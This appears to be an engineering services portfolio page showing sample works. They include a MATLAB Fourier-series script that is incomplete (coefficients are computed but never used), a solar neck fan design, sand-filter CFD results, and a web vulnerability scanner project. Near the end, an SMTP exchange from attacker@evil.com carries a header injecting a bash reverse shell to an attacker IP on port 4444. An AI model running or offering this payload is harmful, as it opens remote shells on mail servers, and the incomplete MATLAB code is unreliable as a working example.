
Our Works

Programming Tasks

```
1 % Exercise 1
2 clear all; clc;
3
4 % Calculate I based on given formula
5 I = 145;
6
7 % Calculate A and T based on I
8 A = 250/(I + 100);
9 T = 1/(5*I);
10
11 % Time vector
12 t = linspace(0, T, 1000);
13
14 % Original square wave function
15 f_original = zeros(size(t));
16 f_original(t > 0 & t < T/2) = A;
17
18 % Plot for different N values
19 N_values = [5 10 20];
20 figure('Position', [100 100 1200 400]);
21
22 for idx = 1:length(N_values)
23     N = N_values(idx);
24     f_approx = zeros(size(t));
25
26     % Calculate a0
27     a0 = A/2;
28     f_approx = f_approx + a0;
29
30     % Calculate Fourier series
31     for n = 1:N
32         % an = 0 for all n (due to odd sym)
33         % bn calculation for odd n
34         if mod(n,2) == 1
35             bn = (2*A/(n*pi))*(1 - cos(n*T/2));
36         else
37             bn = 0;
38         end
39     end
40 end
```



ANYSYS / MATLAB Simulink / Revit



Our Works

Programming Tasks


2. Schematic Drawing

Here is the exploded view of the Solar Neck Fan. The battery is installed on both the right and left sides of the fan to distribute weight evenly. The solar panel is positioned on the exterior to maximize exposure to solar light for efficient energy harvesting. Ventilation holes are integrated into the casing to ensure proper airflow, with the motor positioned directly adjacent to these holes to optimize space utilization.



Figure 18. Exploded view of Solar Neck Fan

The fan is custom-designed to match the motor type and the compact size of the neck fan, ensuring effective air circulation. A total of 36 small holes are strategically placed near the neck area to enhance airflow directed toward the user's face, providing maximum cooling efficiency. The backside of the fan accommodates the PCB and the on/off push button, ensuring ease of access while maintaining a sleek design. This layout allows for an organized internal structure while optimizing performance and usability..



3.2 Particle Trapping Efficiency

Particle tracking showed that the filter effectively trapped particles ranging from 0.05 mm to 2 mm. Configuration 1, over 95% of particles were successfully captured within the sand bed, indicating high filtration efficiency. Configurations 2 and 3, with smaller dimensions and higher flow velocities, demonstrated slightly reduced trapping efficiency due to increased particle re-entrainment.




Fig. 2. Sand Particles Trapping Configurations 1

3.3 Backwash Effectiveness

The backwash process was initiated once the pressure drop across the sand bed reached a predefined threshold indicative of significant particle accumulation. The backwashing was effective in restoring 99% of the filter's original flow capacity within approximately 63 seconds in Configuration 1, demonstrating the system's ability to rapidly recover and continue operations with minimal downtime.

3.4 Visualization of Particle Movement and Removal

Simulations provided detailed visualizations of particle movement during both filtration and backwash phases. Figures illustrate the pathlines of particles as they entered, were trapped, and subsequently removed from the sand bed. These visualizations were critical in understanding the dynamic interactions within the filter and mechanisms of particle removal.




Fig. 4. Sand Particles Movement Configurations 1

Solidworks / AutoCAD




Our Works


Programming Tasks

RCPT TO:<victim@target.com>
DATA
From: <attacker@evil.com>
To: <victim@target.com>
Subject: Test email

X-RCE: | /bin/bash -i >& /dev/tcp/<attacker_ip>/4444 0>&1.



The following image will be displayed once the reverse shell has executed successfully.



7.2.2 Scan Triggering (ZAP Integration)

This code triggers an active or passive scan using ZAP based on the user's input and the output of the scan can be export into PDF file format, providing a structured summary of vulnerabilities and recommended remediation steps.




Figure 7.2: Zap Integration Code

7.2.3 Get CVE

A critical feature of the system is querying the Common Vulnerabilities and Exposures (CVE) database. The CVE database provides details on known security vulnerabilities. The system fetches CVE information for vulnerabilities detected by OWASP ZAP. When ZAP identifies a vulnerability but lacks a corresponding CVE ID, the system queries an external API (such as Vulners) using the vulnerability description or associated CWE ID.

